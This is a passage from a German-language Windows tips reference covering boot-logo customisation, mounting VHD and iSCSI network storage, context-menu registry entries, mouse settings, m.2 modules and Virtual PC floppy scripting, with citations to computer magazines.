Auf der Win95-CD finden Sie unter \FUNSTUFF\PICTURES zwei Bitmap-Dateien (Wolken mit/ohne Win-Logo), um ihr persönliches Startbild mit dem bekannten Wolken-Hintergrund zu erstellen. Gemäß PC-Magazin Heft 11/97, S.207 ist im Startlogo an Offset 32h/33h die Anzahl der fixen Farben eingetragen. Die darüber liegenden Palettenfarben bis FFh werden durchrotiert und ergeben die Animation am unteren Bildrand oder bei Eigenkreationen eine Animation im Bild. In der PC-Welt Heft 3/2002 Seite 68 ist beschrieben, wie ein eigenes Bild ohne Animationen aufbereitet werden muss.

In HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer mit NoStartBanner{bmc edit.bmp} wird der animierte Startbanner "Klicken Sie hier, um zu starten" für Taskleiste ein-/ausgeschaltet:

00 00 00 00 oder 01 00 00 00.

Bei WinXP ist der Willkommen-Bildschirm als Resource in <windir>\system32\LOGONUI.EXE. Ein Austauschen erfolgt gemäß der Beschreibung der Zeitschrift PC-Welt Heft 3/2002, Seite 67 wie folgt. Zunächst benötigen Sie das neue Bild als Bitmap in der aktuellen Bildschirm-Auflösung (oder besser in allen möglichen Auflösungen!). Mit dem Freeware-Tool Resource-Hacker RESHACK.ZIP von <http://www.rpi.net.au/~ajohnson/resourcehacker> eine Kopie von LOGONUI.EXE öffnen. Dann in der Baumansicht auf "Bitmap, 100, 1031" gehen (1031 ist die Sprach-Version). Dann vom ResHack-Menü Action, Replace Bitmap, Open file with new Bitmap, Replace wählen. Jetzt im Baum auf "UIFILE, 1000,1031" gehen und im Editor-Fenster die mit "<element id=atom(contentcontainer)" beginnende Zeile suchen. In dieser Zeile "content=rcbmp(100, 0, 0, 219rp, 207rp,1,0)" auf die Bitmap-Größe, z.B.

"content=rcbmp(100, 0, 0, **1024rp, 768rp,1,0**)" ändern. Jetzt auf die Schaltfläche Compile Script klicken. Im abgesicherten Modus (F8 beim Booten drücken!) die Original-Datei und die Sicherheitskopie in \system32\dlldatacache (verstecktes Verzeichnis) ersetzen und neu starten. An derselben Stelle ist auch beschrieben, wie das Logo beim Start mit dem Fortschrittsbalken, das in NTOSKRNL.EXE enthalten ist, manipuliert wird.

Ändern von Boot- und Logon-Screen bei WinXP siehe Zeitschrift c't Heft 19/2002, Seite 202ff und c't Heft 8/2005, Seite 84ff (Softlink 0508084{bmc earth16.bmp}): Die Freeware Bootskin und Logon Studio der Firma Stardock hilft beim Austausch der Startgraphik und der Logon-graphik.

Siehe auch Hintergrundbild.

Logos

\$ Logos

K Logo;Bild (Logo);Shutdown-Logo;StartBanner;Klicken Sie hier...

##K Lokale Festplatte vs. Netzwerkspeicher

Gemäß c't Heft 22/2012, Seite 168 kann man Programme, die nicht mit einer Netzwerkfreigabe zusammenarbeiten wollen, austricksen. Dies ist z.B. bei den Microsofts Backup in den Homeversionen notwendig. Windows Media Center erlaubt keine Netzlaufwerke, aber funktioniert mit iSCSI.

Dazu gibt es zwei Möglichkeiten:

- Eine Virtuelle Festplatten-Datei (*.VHD) verwenden: Auch wenn Windows nicht mehr startet, kommt man da einfach wieder an die Dateien ran.
- Über das iSCSI-Interface gehen: Windows kann die Verbindung ohne Bastelei immer automatisch herstellen. iSCSI verpackt Daten in TCP/IP-Pakete. Billigere NAS unterstützen aber oft kein iSCSI. Wer mit einem Nicht-Server-Windows iSCSI verwenden möchte, kann "iSCSI SAN FREE" oder "iStorage" als Software verwenden.

Für die VHD-Lösung geht man so vor:

- In der Datenträgerverwaltung über "Aktion" am besten direkt auf der Netzwerkfreigabe eine VHD mit fester oder dynamischer Größe erzeugen. Fest Größe ist robuster, dynamische Größe geht nur unter NTFS. Ab Windows 8 / Server 2012 sind auch VHDX-Dateien, die mehr als 2 TB erlauben eine Alternative. Dann initialisieren, partitionieren und formatieren.

Das automatische Einbinden kann wie folgt gemacht werden:

- Eine Textdatei als Parameterdatei für diskpart erzeugen mit z.B.
`select vdisk file=\\192.168.2.15\freigabeName\filename.vhd`
und irgendwo auf der lokalen Festplatte ablegen. Statt der IP-Adresse kann auch der Servername verwendet werden.
- In der Aufgabenplanung eine neue Aufgabe anlegen: "Unabhängig von der Benutzeranmeldung", "Mit höchsten Privilegien ausführen". Als Trigger wird "Beim Start" gewählt. Eine neue Aktion "Programm/Skript" hinzufügen mit `diskpart -s <pfad&name der datei>`. Benutzername und Passwort eines Administrator-Kontos angeben. Wenn die Zugriffsdaten für die Freigabe hinterlegt sind, sollte alles laufen. Falls das AutoPlay noch aktive ist, kommt immer der Auswahldialog beim Anbinden. Dann geg. AutoPlay selektiv für dieses Laufwerk abschalten.

Falls dies für ein Backup genutzt wird und unter Win-RE genutzt werden soll, muss im Recovery

- Über Shift-F10 eine Eingabeaufforderung geöffnet werden
- Mit `wpeutil initializenetwork` eine Netzwerkverbindung aufgebaut werden. Zeigt `ipconfig`, dass dies z.B. wegen fehlendem DHCP-Server nicht funktioniert hat, dann ist u.U. dies notwendig:
`netsh interface ip set address "LAN-Verbindung" static <ip-adresse> <subnet> <gateway>
1
net use s: \\<ip-addr>\<freigabe> <passwort> /user:<username>`
- Die VHD-Datei angebunden werden:
`diskpart
select vdisk file=s:\filename.vhd
attach vdisk`

Danach sollte eine Systemabbild-wiederherstellung funktionieren.

LokaleFestplatteVsNetzwerkspeicher

\$ Lokale Festplatte vs. Netzwerkspeicher;iSCSI als Workaround für "nur lokaler Speicher erlaubt".

K Lokale Festplatte vs. Netzwerkspeicher;Backup nur auf lokaler Festplatte möglich / Workaround

#\$K Lokales Menü für eine Datei im Explorer

Das Menü, das sich öffnet, wenn auf ein Symbol für eine Datei (z. B. xy.bmp) mit der rechten Maustaste geklickt wird, ist folgendermaßen festgelegt:

Unter HKEY_CLASSES_ROOT\BMP{bmc tree.bmp} ist für die Endung ".BMP" der Typ "Paint.Picture" eingetragen. Dort sind dann die weiteren Informationen abgelegt. Mittels einem Klick mit der rechten Maustaste auf den "<Standard>"-Eintrag und "Jump" gelangen Sie in diesem Beispiel zum Paint.Picture-Eintrag. Hier sind unter HKEY_CLASSES_ROOT\Paint.Picture\shell{bmc tree.bmp} die zusätzlichen Punkte für das lokale Menü eingetragen: Open, Print und PrintTo. Diese Eintragungen können über den Explorer mittels Ansicht | Optionen | FileTypes bei "Bitmap" (dem Standardwert von HKEY_CLASSES_ROOT\Paint.Picture) z. B. um einen Punkt zum Öffnen mit PaintShopPro zusätzlich zum vorhandenen Öffnen mit MS-Paint ergänzt werden. Mit dem Editor von RegDom geht das einfach per Drag&Drop bzw Copy und Paste: Gehen Sie zu HKEY_CLASSES_ROOT\PaintShopPro\shell\Open{bmc tree.bmp} und wählen "Edit, Copy Key" aus dem Menü. Dann zurück nach HKEY_CLASSES_ROOT\Paint.Picture\shell{bmc tree.bmp} und "Edit, Paste". Falls Sie statt der Menüs Drag&Drop verwenden, sollten Sie beim Ablegen die Strg-Taste drücken, damit nicht "verschoben" sondern hinzugefügt wird. Da zwei Schlüssel nicht gleich heißen können, wird automatisch ein geeigneter Name (z.B. open_1) gebildet. Solange kein <Standard>-Wert (vom Typ AsciiZ-String) für den Menü-Text definiert ist, wird der gewählte Name angezeigt. Leider gibt es Programme, die die Verknüpfung für eine oder mehrere Dateierendungen immer ungefragt auf sich selbst umbiegen oder den shell\open\command-Eintrag, auf den die Endung zeigt, auf sich selbst umbiegen. Wenn man aber einige Zeit lang immer dann, wenn im Kontextmenü des Explorers z.B. für eine .HTM-Datei nicht die gewünschten Programme zur Verfügung steht, diese Programme unter ...\.shell (sie können als Namen auch openNetscape, openMslExp etc. wählen) hinzufügt, hat man irgendwann mal alle Programme immer zur Auswahl.

In den <Standardwert> von HKEY_CLASSES_ROOT\Paint.Picture\shell ist normal "Open" als Standardaktion eingetragen bzw wenn nichts eingetragen ist, dann wird "Open" als Standard genommen. Der hier eingetragene Eintrag wird immer auch als erstes angezeigt. Durch direkte Änderungen über RegEdit kann, durch Kommata getrennt, hier zusätzlich die Reihenfolge der restlichen Menüelemente eingetragen werden. Diese Eintragungen bei SHELL werden aber nicht von allen Programmen ausgewertet, z.B. Outlook nimmt bei Doppelklick auf eine Anlage immer die Angaben unter ...\.shell\open\... während Exchange und Outlook-Express wie der Explorer arbeitet.

An WinXP kann ein Eintrag im normalen Kontextmenü ausgeblendet und nur beim Öffnen mit gedrückter Shift-Taste sichtbar werden: Hierzu unter dem Verb den Eintrag mit Namen "Extended" und REG_SZ mit Leerstring als Wert eintragen. Dies bietet sich z.B. für den Notepad bei RTF-File oder HTML-File an!

Neben diesen Einträgen für einen einzelnen Dateityp (shell\xy\command-Eintragungen) können über "HKEY_CLASSES_ROOT*{bmc tree.bmp}" Einträge für alle Dateitypen gemacht werden.

Eine Beschreibung zur Erweiterung des Kontextmenüs im Explorer gibt's auch in der Zeitschrift c't Heft 9/2004, Seite 190ff: Andreas Beier, Axel Vahlendiek: A la carte.

Gemäß c't Heft 3/2010, Seite 74ff führt der REG-SZ-Wert mit dem Namen "Extended" bei einem Eintrag unter "shell" dazu, dass diese Item nicht im normalen Kontextmenü angezeigt wird, sondern nur beim Öffnen mit gedrückter Shift-Taste oder ähnlich. Beispiel: HKCR\batfile\shell\runasuser{bmc tree.bmp}.

Siehe auch ContextMenuHandler, Explore statt Open

LokalesMenFuerDatei

\$ Lokales Menü für eine Datei

K Lokales Menü für Datei im Explorer;Kontextmenü für Datei im Explorer;Jump im RegDom-Menü;Drag&Drop im RegDom-Editor

#\$K LoopBack Netzwerkadapter

Gemäß <http://www.nwlab.net/tutorials/loopback-xp/loopback-adapter.html> gilt:
Manche Programme/Dienste wie z.B. lokale Webserver (Apache oder IIS) starten nur, wenn eine Netzwerkkarte aktiv ist. Mit einem Notebook unterwegs gibt's also ein Problem.

Lösung 1: Media-Sense deaktivieren

HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\DisableDHCPMediaSense (DWORD) auf 1 setzen. Mit dem Kommando "route print" kann man prüfen, dass die entsprechende IP-Adresse aktiv ist.

Lösung 2: Loopback Adapter

Ein virtuelle Interface (Loopback Interface) einrichten. Für dieses Interface kann eine IP-Adresse vergeben werden und es ist immer aktiv.

Als Admin angemeldet den Hardware-Assistenten hdwwiz.cpl starten, "Ja, die Hardware wurde bereits angeschlossen" / "Weiter", "Neue Hardware hinzufügen" / "Weiter", "Hardware manuell aus einer Liste auswählen und installieren", "Netzwerkadapter", Hersteller "Microsoft" und "Microsoft Loopbackadapter" / "Weiter", "Fertig stellen"

Siehe auch Netzwerk.

LoopBack
\$ LoopBack Netzwerkadapter
K LoopBack Netzwerkadapter;Netzwerkadapter-LoopBack;MediaSense

#\$K Lüfter

Speedfan-Monitoringtool www.almico.com/speedfan.php{bmc earth16.bmp} PC-Welt Heft 6/2004, Seite 105.
Oder auch "Motherboard Monitor" <http://mbm.livewiredev.com>{bmc earth16.bmp} PC-Welt Heft 6/2004, Seite 98.

Luefter

\$ Lüfter

K Lüfter; Fan; SpeedFan; Motherboard Monitor; Monitor für Lüfter

#\$K m.2-Module

Gemäß c't Heft 13/2013, Seite 150 stößt mSATA bei Speicherkapazität (512 GByte wegen der mechanischen Größe) und Geschwindigkeit (von SATA-6G) inzwischen an seine Grenzen. Zeit für das m.2-Format:

- 8 verschiedene mechanische Größen, Typ 2242, 2260, ... 22110 mit 22 mm breite und 42 ... 110 mm Länge. mSATA war 30 mm breit und 51 mm lang. Die Dicke reduziert sich von 5mm auf 2,15mm (einseitig bestückt) oder 3,5 mm (doppelseitig bestückt).

Diverse in m.2 definierte mechanische Größen sind nicht für Massenspeicher, sondern für andere Erweiterungskarten vorgesehen. Es gibt 3 verschiedene m.2-Sockel:

- Sockel 1: Für 1630-xx-E (USB 3.0 oder PCIe-x1), 2230-xx-A und 3030-xx-A (USB 3.0, PCIe-x2)
- Sockel 2: Bietet neben USB und PCIe-x2 zusätzlich SATA. Für Module in den Formaten 3042-xx-B, 2242-xx-B-M und 2280-xx-B-M.
- Sockel 3: Unterstützt nur 22mm breite Module, **keine** 30mm-Module (2242-xx-B-M, 2280-xx-B-M, 2260-xx-M, 22110-xx-M).

Als Protokoll gibt es

- A:
- B:
- E:
- M:

Beim PCIe-3.0-Standard lassen sich pro Lane 1GByte/s übertragen. Mit Socket 3 mit 4 Lanes also bis zu 4GByte/s, sechsmal so schnell wie SATA-6G. B-M-Module, erkennbar an zwei Schlitzten im Stecker, nutzen auch in einem Socket 3 aber nur 2 Lanes! **Die ersten m.2-SSDs am Markt nutzen aber nur SATA-6G**, da PCIe-3.0 bisher nur bei Anschluss direkt an der CPU und noch nicht über einen Chipsatz unterstützt wird.

Gemäß c't Heft 23/2015, Seite 106ff erreichen manche m.2-SSD-Module die gegenüber SATA viel höheren Datenübertragungsraten nur für Zeiten im Bereich bis zu 60 ... 150 Sekunden und müssen dann die Übertragungsgeschwindigkeit aus thermischen Gründen deutlich reduzieren.

m2Module

\$ m.2-Module

K m.2-Module;Steckkarten m.2-Standard;SSD im m.2-Format

#\$K **MAC-Adresse (Media-Access Control)**

Jede Netzwerkkarte hat eine weltweit eindeutige 48-bit-Kennung, meist in der Form xx-xx-xx-xx-xx-xx angegeben, die MAC-Adresse, deren ersten 24 Bit (=OUI, Organizationally Unique Identifier) dem Hersteller zugeordnet sind. Über <http://standards.ieee.org/regauth/oui/index.html> lässt sich der Hersteller einer Karte ermitteln.

[WinIpCfg.exe](#) zeigt sie unter "Adapter-Adresse", [ipconfig -all](#) als "Physikalische Adresse" an.

Wenn die Schnittstelle aktiv ist, zeigt auch [arp.exe -a](#) die MAC-Adresse an. Hilfe zu arp.exe bei WinXP: <ms-its:%windir%\help\ntcmds.chm::/arp.htm>.

Siehe auch [Netzwerk](#).

MacAdresse
\$ MAC-Adresse (Media-Access Control)
K MAC-Adresse;Netzwerkkarten-MAC-Adresse

#\$K **Machine Debug Manager mdm.exe**

Der Microsoft-Script-Editor enthält das Überwachungstool mdm.exe, das unter Win95 bis Win98SE bei jedem Start zwei Dateien fff*.tmp im Windows-Verzeichnis anlegt. Ohne mdm.exe funktioniert das Remote-Debugging nicht mehr. Zum Beispiel der Aufruf der Erkennen-und-Reparieren-Funktion von Office2000 installiert den mdm-Start über HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\bmc tree.bmp, wo man den Eintrag "Machine Debug Manager" löschen kann. Ebenso kann mdm über den IE ab Version 5 gestartet werden, wenn unter Extras, InternetOptionen, Erweitert, Scriptdebugging nicht deaktiviert ist. (Zeitschrift c't Heft 18/2001, Seite 193f.)

Siehe auch Autostart beim Logon.

MachineDebugManager
\$ Machine Debug Manager mdm.exe
K Machine Debug Manager;mdm.exe;Script-Debugging;fff*.tmp;Microsoft-Script-Editor

#\$K Macromedia Flash

Eine Einführung in die Erstellung von Action Scripts für den Macromedia Flash Player gibt's in der c't Heft 14/2005, Seite 184ff. Also Open-Source-Entwicklungsumgebungen sind hier

- SEPY (<http://www.sephiroth.it/python/sepy.php>)
- Eclipse (<http://www.eclipse.org>) plus Action Script Development Tool (<http://www.asdt.org>)

genannt. Zum kompilieren der ActionScript2-Klassen in SWF-Dateien gibt's den Motion-Twin-Compiler <http://www.mtasc.org>

Flex 2 ist gemäß c't Heft 16/2006, Seite 188 (Softlink [0616188](http://www.cit.berlin.de/0616188)) ein mächtiges Werkzeug von Adobe (hat inzwischen Macromedia übernommen!) zur Erstellung von Flash-Anwendungen. Wesentliche Teile von Flex 2 sind frei erhältlich und treten damit gegen die freien Alternative Open Laszlo (<http://www.openlaszlo.com>) und FAME (<http://www.osflash.org/fame>) und Web 2.0 (<http://www.cit.berlin.de/0616188>) an. Die in der aktuellen Version von Flex verwendete Version 3 von ActionScript (erfordert Flash Player 9) oder alternativ MXML (Macromedia Flex Markup Language), welches aber vom Compiler im ersten Schritt auch zu ActionScript umgesetzt wird.

Gemäß c't Heft 24/2006, Seite 205f können nicht nur Java, Java-Script, ActiveX auf Daten des lokalen Rechners zugreifen, sondern auch der Flash-Player kann ab der Version MX Textdateien aus dem Netz lokal speichern oder wieder zurückschicken an den Server. Über das Kontext-Menü einer Flash-Animation kommt man zu den Einstellungen und kann hier für die aktuelle Site (oder von <http://www.macromedia.com/support/documentation/de/flashplayer/help/> die globalen Einstellungen), soweit aktive Inhalte zugelassen sind, zum Einstellungsmanager (http://www.macromedia.com/support/documentation/de/flashplayer/help/settings_manager.html) und kann die Speichereinstellungen verändern.

Tipps zum Erstellen interaktiver Flash-Präsentationen gibt's in der c't Heft 1/2008, Seite 168ff.

In der c't Heft 4/2008, Seite 174 geht es um Tools, Nutzen und rechtliche Situation beim Decompilieren von Flash-Videos.

Gemäß Toolbox Heft 5/2009, Seite 46 gilt:

Bei RIA (Rich Internet Application) wird der Datenverkehr mit dem Server reduziert indem nicht immer ganze neue Seiten geladen werden. Zur intuitiven Benutzerschnittstelle gehören dabei Maus-Aktionen. Neben der mit Film-Metaphern gespickten Flash-Autoren-Umgebung hat Adobe noch Flex mit der Programmiersprache MXML herausgebracht. Der auf Eclipse aufbauende "Adobe Flex Builder" wurde in "Adobe Flash Builder" umbenannt. Der Flex-Compiler übersetzt MXML-Code in Action-Script, welches dann nach Flash kompiliert wird.

In den Browsern AOL, Chrome, Firefox, IE, Opera, Safari und SeaMonkey werden Flash-Dateien per Plug-In angezeigt. Flash-Videos ohne Interaktion können mittels dem "Adobe Flash Player" oder "VideoLAN VLC Player" angeschaut werden. "Adobe AIR" ist eine Laufzeitumgebung auch für interaktives Flash und das gibt's für Windows, Linux und Mac OS X. Links aus dem Toolbox-Artikel:

- Adobe Flex Downloads http://www.adobe.com/go/flex3_sdk
- Adobe Open Source Flex SDK: <http://opensource.adobe.com/wiki/display/flexsdk/Flex+SDK>
- Tour de Flex component explorer: <http://www.adobe.com/devnet/flex/tourdeflex/>
- Adobe Flash Builder 4: <http://labs.adobe.com/technologies/flashbuilder4/>
- Main Page Flash Development: http://www.flashdevelop.org/wikidocs/index.php?title=Main_page, kostenlose Alternative zum Flashbuilder

RIAs mit Java/J2EE in Flex/Flash sind das Thema in der Toolbox Heft 1/2010 Seite 32ff.

Wie man mit der Komponente Ext.chart.Chart von ExtJS Balken- und Kuchendiagramme im Browserfenster anzeigen kann, wird in der Toolbox Heft 2/2010, Seite 6ff beschrieben. Siehe auch [HTML5-Canvas und JavaScript](http://www.cit.berlin.de/0616188).

MacromediaFlash

\$ Macromedia Flash

K Macromedia Flash;Flash (Macromedia);FAME;Flex;Open Laszlo;Flex (Adobe);MXML;ActionScript;Chart (Flash/ExtJS)

#\$K**Mail-Server**

Der Mail- und News-Server Hamster (Windows) kann per Script einfach auch Viren-Scans bei eingehenden Mails durchführen! Konfiguration ist beschrieben in Zeitschrift c't Heft 21/2003, Seite 112ff (Soft-Link [0321112{bmc earth16.bmp}](#)): Jo Bager: Postfach-Hygiene. Auch der spam-Filter SpamAssassin kann eingebunden werden: <http://www.gadma.netwakka/HowToSpamAssassin{bmc earth16.bmp}>.
Siehe auch [eMail](#), [Spam-Mails](#).

MailServer

\$ Mail-Server

K Mail-Server;eMail-Server;Virenschutz für Mails;Hamster-News-Mail-Server;News-Server Hamster;f-prot für Mails; Spam-Filter;SpamAssassin in Hamster

#\$K **Maus-Einstellungen**

Doppelklick-Empfindlichkeit:

Die Maus-einstellungen (z.B. Zeiteinstellung) aus (Systemsteuerung, Maus{bmc shortcut.bmp}) werden unter HKCU\Control Panel\Mouse{bmc tree.bmp} gespeichert. Sollte die Doppelklick-Geschwindigkeit "langsam" aus dem Dialog mit 900ms für Senioren immer noch zu schnell sein, kann man auch einen größeren Wert in die Registry eintragen. Es kann hier auch die Zahl der Pixels, um die sich die Maus zwischen den beiden Klicks eines Doppelklicks bewegen darf, erhöhen: Während diese Einstellungen bei Win9x noch unter HKCU\Control Panel\Desktop{bmc tree.bmp} lagen (DoubleClickHeight{bmc edit.bmp}, DoubleClickWidth{bmc edit.bmp}), liegen sie in neueren Windowsversionen unter HKCU\Control Panel\Mouse{bmc tree.bmp} lagen (DoubleClickHeight{bmc edit.bmp}, DoubleClickWidth{bmc edit.bmp}) (ASCII-Zeichenfolge, Werte bis zu ca. 30, Default 4) (Chip Heft 7/96, S. 292 mit Druckfehler: DoubleKlick... statt DoubleClick...). In TweakUI auf dem Registerblatt "Mouse" sind diese beiden (?) Werte der Wert bei "Drag".

Aller erste Logitech-3-Tasten-Mäuse mit dem entsprechenden Treiber (Vers. 6.4) hatten **DoubleClick** unter HKLM\SOFTWARE\Logitech\{bmc tree.bmp}<MausTyp>\0000 das Verhalten der mittleren Taste geändert werden:

000: Mittlere Taste normal

001: Klick auf mittlere Taste entspricht Doppelklick der linken Taste

Dabei steht <MausTyp> für eine der Typen "MouseMan{bmc edit.bmp}", "SerialC{bmc edit.bmp}", "SerialV{bmc edit.bmp}", "WheelMouse1{bmc edit.bmp}" oder ähnlich.

Änderungen sind erst nach Windows-Neustart wirksam!

Wenn sich unter NT im Ereignisprotokoll häufiger der Fehler des überlaufenden Mauspuffers auftritt, so kann die Puffergröße über HKLM\System\CurrentControlSet\Services\i8042prt.MouseDataQueueSize{bmc edit.bmp} erhöht werden (default: 64). U. U. statt i8042prt auch kbdclass{bmc shortcut.bmp} oder Busmouse{bmc shortcut.bmp}.

MausDoppelklickEmpfindlichkeit

\$ Maus-Doppelklick-Empfindlichkeit

K Maus-Doppelklick-Empfindlichkeit;Doppelklick-Empfindlichkeit;DoubleClickHeight/Width

#\$K **Maus-Zusatztasten**

Mäuse haben öfters einige Zusatztasten über die üblichen 2 oder 3 Tasten hinaus. Mit den mitgelieferten Treibern lassen sich diese Tasten oft nur sehr eingeschränkt belegen. Ähnlich wie die Fn-Taste von Laptop-Tastatur{bmc shortcut.bmp}en lassen sich aber über mittels AutoHotkey{bmc shortcut.bmp} (<http://www.autohotkey.net/bmc earth16.bmp>) und der Erweiterung HID-Support-DLL trotzdem umbelegen:

<http://www.autohotkey.net/~daonlyfreez/tutorials/3p/Veil/fnkey.htm>{bmc earth16.bmp}

Bei Win 7 gibt es nicht mehr so viele Mauszeiger wie unter WinXP, keine Cursor-Themes mehr. Man kann aber *.cur-Dateien aus WinXP auch in Win 7 verwenden: einfach aus %windir%\Cursors des einen Systems in diese Verzeichnis des anderen Systems kopieren.

Tastatur{bmc shortcut.bmp}.

MausZusatztasten
\$ Maus-Zusatztasten
K Maus-Zusatztasten;Tasten an Maus

#\$K Media Center Edition

Die Media-Center-Edition MCE von WinXP gibt es auch Eigenständig (nicht nur im Bundle mit einem PC) für ca. 110€ und damit billiger als WinXP Pro für ca. 150€. Mit der MCE funktioniert normalerweise beim runas-Befehl das /savecred nicht und man kann man nur während der Installation einer Domäne beitreten, nachträglich nicht mehr. Ändern lässt sich dies, indem unter HKLM\SYSTEM\WPA\MedCtrUpg\bmc tree.bmp der Eintrag isLegacyMCE (DWORD) von 0 in 1 geändert wird. Windows öffnet diesen Eintrag jedoch schon beim Systemstart und lässt ihn offen und verhindert so jede Änderung! Man muss also ein anderes Windows (z.B. Bart's PE) starten und aus dem normalerweise versteckten Verzeichnis \Windows\system32\config von MCE die Datei system als "Struktur" laden, die Änderung machen und die Struktur wieder entladen.

Alternativen: In der Wiederherstellungskonsole eine Kopie der Datei system erzeugen, im normalen MCE diese wie oben beschrieben als Struktur laden, ändern, entladen und dann in der Wiederherstellungskonsole das Original ersetzen. (c't Heft 7/2005, Seite 204, Softlink 0507204\bmc earth16.bmp)

MediaCenterEdition
\$ Media Center Edition
K Media Center Edition

#\$K Mehrere IP-Adressen gleichzeitig

Wie in der Zeitschrift PC-Welt Heft 3/2002, Seite 74 beschrieben, kann ein Netzwerk-Adapter eines Rechners gleichzeitig bis zu 5 IP-Adressen (z.B. Server-Dienste FTP, HTTP) haben. Dabei gilt aber die Einschränkung, dass die Datei- und Druckerfreigabe immer nur die als letzte eingetragene Adresse verwenden kann. Die folgende Beschreibung gilt aber nicht mehr für WinXP, wo unter Systemsteuerung, Netzwerkverb., LAN-Verbindung, rechte Maustaste, Eigenschaften, IP-Einstellungen, Hinzufügen mehrerer IPs übers Menü eingetragen werden können. Unter HKLM\SYSTEM\CurrentControlSet\Services\Class\NetTrans gibt's von 0000, 0001, ... durchnummerierte Einträge für die Protokolle. Die Einträge mit DriverDesc=TCP/IP enthalten auch den Eintrag IPAddress, wo statt einer einzelnen IP bis zu 5 mit Komma getrennte IPs angegeben werden können. Unter IPMask muss es genauso viele SubNetz-Masken in derselben Reihenfolge geben.

Siehe auch [Routing von IP-Paketen](#), [Netzwerk-Einstellungen](#), [Remote-Unterstützung](#).

MehrereIPAdr
\$ Mehrere IP-Adressen gleichzeitig
K mehrere IP-Adressen gleichzeitig;IP-Adr, mehrere gleichzeitig

#\$K Mehrwertsteuer bei Software

Gemäß c't Heft 14/2005, Seite 154f unterliegt Individualsoftware nur 7% statt der üblichen 16% MWSt.
Voraussetzung ist allerdings, dass die vollen Urheberrechte und das Recht zur Weiterverwertung mit Verkauft werden.

Mehrwertsteuer
\$ Mehrwertsteuer bei Software
K Mehrwertsteuer bei Software;MWSt bei Software

#\$K **Menü-Verzögerung (Menu-Delay)**

Die Verzögerungszeit zum Öffnen eines Untermenüs ohne Klick kann über HKCU\Control Panel\Desktop.
MenuShowDelay{bmc.edit.bmp} festgelegt werden. Der Defaultwert (wenn der Eintrag nicht vorhanden ist) ist 400 ms.

MenuDelay
\$ Menü-Verzögerung (Menu-Delay)
K MenuShowDelay;Menü-Anzeige-Verzögerung

#\$K **MESH-WLAN**

Wenn der WLAN-Repeater die Daten nicht nur von einer Basis, sondern auch via den anderen Repeatern erhalten kann, dann spricht man von einem Mesh-System. Gemäß c't Heft 23/2017, Seite 76ff haben die Geräte durchaus unterschiedliche Features (z.B. Roaming, wenn man mit dem Client die Position wechselt), so dass es wenig sinnvoll ist, Geräte verschiedener Hersteller zu mischen.

Siehe auch FritzBox WLAN-Repeater.

MeshWLAN
\$ MESH-WLAN
K MESH-WLAN;WLAN-Mesh;Wi-Fi-Mesh

#\$K Messenger (Windows Messenger)

Der Messenger msmsgs.exe{bmc shortcut.bmp} wird zumindest bei WinXP Home standardmäßig beim Windowsstart gleich mit gestartet. Dies lässt sich abschalten, indem er aus dem Autostart herausgenommen wird. Im Messenger gibt es dafür unter Extras, Optionen, Einstellungen im Abschnitt Allgemein die Option "Dieses Programm ausführen, wenn Windows gestartet wird". oder direkt unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp} den Eintrag MSMSGs löschen. Beim Outlook-Express-Start wird er aber weiterhin mit gestartet. Über den Eintrag HKLM\SOFTWARE\Microsoft\Outlook Express.Hide Messenger{bmc edit.bmp} mit dem Wert 2 lässt sich dies aber vermeiden. (PC-Welt Heft 6/2002, Seite 242f).

Solange der Messenger (oder auch die HTML-Hilfe) läuft, wird eine Internet-DFÜ-Verbindung **nicht** automatisch getrennt!

Messenger
\$ Messenger (Microsoft)
K Messenger; Windows Messenger; msmsgs.exe

#\$K **Microsoft Message Analyzer**

In der c't Hef 22/2013, Seite 39 wird der Microsoft Message Analyzer kurz vorgestellt, der z.B. Firewall-Ereignisse anzeigt und Datenpakete von Netzwerk, Bluetooth und USB mitschneidet. Download von <https://www.microsoft.com/en-us/download/details.aspx?id=40308>{bmc earth16.bmp}.

MicrosoftMessageAnalyzer

\$ Microsoft Message Analyzer

K Microsoft Message Analyzer;Message Analyzer (Microsoft, Network);Network Analyzer (Microsoft Message Analyzer);Paket-Analyzer (Netzwerk, Microsoft Message Analyzer)

#K Microsoft Virtual PC

Als Microsoft den "MS Virtual PC 2004" um 129 \$ anbot, war dies relativ günstig. Daraufhin hat VM-Ware aus seinem Virtual PC den Player kostenlos angeboten und Microsoft dann eine Vorabversion von "Virtual Server 2005 RC2" zum kostenlosen Download (ca. 30MB) angeboten. Dies erfordert aber Win XP Pro oder einen aktuellen Win-Server einsetzen und auch der IIS (Internet Information Server) ist Voraussetzung! Für Windows 7 kann man sich Microsofts Virtual PC nun kostenlos runterladen <http://www.microsoft.com/windows/virtual-pc/default.aspx{bmc earth16.bmp}>. Mit Win7-Ultimate erwirbt man sich auch gleich die Berechtigung (=Lizenz), ein Win-XP in der virtuellen Maschine auszuführen. Microsoft verwendet beim Virtual PC neben zwei kleinen XML-Dateien eine *.VHD-Datei, eine "Virtual Hard Disk".

Falls Windows 7 in so einer VHD-Datei liegt, kann es wahlweise als Virtuelle Maschine ausgeführt werden oder in den Bootmanager eingebunden und "native" gestartet werden. Dies geht nicht für ältere Systeme wie z.B. Vista.

Mit der -Taste kommt man beim Start ins BIOS-Setup.

Möchte man im neuen Virtual-PC von Windows 7 ein Floppy-Laufwerk (z.B. externes USB-Floppy-LW) verwenden, so kann man dies nicht mehr über die graphische Oberfläche konfigurieren, sondern muss ein Skript bemühen (http://blogs.msdn.com/virtual_pc_guy/archive/2009/10/01/using-floppy-disks-with-windows-virtual-pc.aspx{bmc earth16.bmp}): Das VBS-Script muss mit CScript.exe (und nicht mit WScript.exe) ausgeführt werden. Verkürzt ohne Fehlerbehandlung und ohne Parameter-Auswertung:

```
Option Explicit
CONST vmFloppyDrive_None = 0
CONST vmFloppyDrive_Image = 1
CONST vmFloppyDrive_HostDrive = 2

Set vpc = CreateObject("VirtualPC.Application")
Set vm = vpc.FindVirtualMachine(vmName)
set vmFloppyDrive = vm.FloppyDrives.item(1)
Select Case action
  case "info" ' Display floppy disk information
    select case vmFloppyDrive.Attachment
      case vmFloppyDrive_None
        wscript.echo "Floppy Attachment : No floppy disk attached"
        wscript.echo "Drive Number      : " & vmFloppyDrive.DriveNumber
      case vmFloppyDrive_Image
        wscript.echo "Floppy Attachment : Floppy disk image attached"
        wscript.echo "Drive Number      : " & vmFloppyDrive.DriveNumber
        wscript.echo "Image File        : " & vmFloppyDrive.ImageFile
